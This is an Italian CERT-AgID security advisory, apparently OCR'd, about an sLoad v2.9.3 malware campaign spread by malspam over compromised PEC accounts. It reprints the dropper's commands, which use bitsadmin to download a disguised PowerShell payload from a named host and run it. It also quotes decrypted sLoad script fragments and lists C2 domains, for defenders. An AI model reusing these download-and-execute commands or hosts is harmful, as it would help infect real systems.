
Campagna sLoad v.2.9.3 veicolata via PEC

cert-agid.gov.it/news/campagna-sload-v-2-9-3-veicolata-via-pec/

13/07/2020

PEC sLoad

Il Cert-AgID ha riscontrato una nuova campagna massiva di malspam veicolata tramite PEC compromesse, iniziata a partire dalla tarda serata di domenica 12 luglio e terminata alle ore 02:40 circa del 13.



Le vittime che, per quanto rilevato dal Cert-AgID, sembrano essere tutti utenti PEC, hanno ricevuto messaggi che fanno riferimento ad una ipotetica fattura che riporta in allegato un archivio ZIP malevolo, contenente un file VBS ed un XML.

Scopo della campagna è quello di compromettere i target con il malware sLoad di cui si è ampiamente discusso in passato.

Il file VBS, una volta eseguito, scarica da una risorsa remota un file PS1 camuffato solitamente da immagine (.png o .jpg) o in altri casi da .css

```
cmd /c copy /Z c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
%appdata%\zkHSkztXn.exe
cmd /c copy /Z c:\Windows\SysWOW64\bitsadmin.exe %appdata%\kHSkztXn.exe
%appdata%\kHSkztXn.exe /transfer pRBpgi /download
https://peliculadeestreno.com/libuna/02567180365/blank.png %appdata%\blank.png
%appdata%\zkHSkztXn.exe -c &{$PG=gc %appdata%\blank.png| Out-String; Invoke-
Expression $PG  }
```

Come noto, sLoad genera due file *system.ini* e *win.ini* contenenti codice offuscato ma banalmente decifrabile grazie al decrypt PS1 presente nella cartella in cui sono stati rilasciati i due file.

Dal file **system.ini** si evince che la versione utilizzata per questa campagna è la **2.9.3**

```
try{Get-Random:Out-GridView
Export-ModuleMember:Invoke-Command
Start-Service:Complete-Transaction}catch{

$fYOetm="p96o99w12e7r53s73h13e71l91l28" -replace "\d";
$WNeXqRuJNkVh=Get-Process $fYOetm;
if ($WNeXqRuJNkVh.length -lt 2){
$RHQOQ=@(1..16);
$BqDd=[System.Runtime.InteropServices.Marshal]
$GhDNVXHZTLbqeXtPv= Get-Content "system.ini"
$adfIHqKyYAmO= ConvertTo-SecureString $GhDNVXHZTLbqeXtPv -key $RHQOQ;
```

```
$yqwd=@(1..16);
$tp=2401;

$jhasyg="x2401";
$ver="2.9.3";


$qkjhsd = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;

$tt=Get-ChildItem *.exe | sort Length -descending
$wjahsd=$tt[0].fullname;
```

Mentre dal file **win.ini** è possibile ottenere i C2 contattati

```
$yqwd=@(1..16);
$Secure= Get-Content "win.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $yqwd;
$slStr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
$d=$rStr -split ","

For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
        $jjwevfqo= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
        $pp=$qkjhsd+'\'+$i+'_'+$ifn+'.log';
```

```
gLkqxzuB
\0_.log
https://lwyhef.eu/topic/ https://ponmer.eu/topic/

mVpFJjtQ
\1_.log
https://lwyhef.eu/topic/ https://ponmer.eu/topic/
```

Indicatori di Compromissione

Si riportano di seguito gli indicatori di compromissione già condivisi tramite le piattaforme CNTI e MISP di Cert-AgID, a tutela delle strutture accreditate.

Link: Download IoC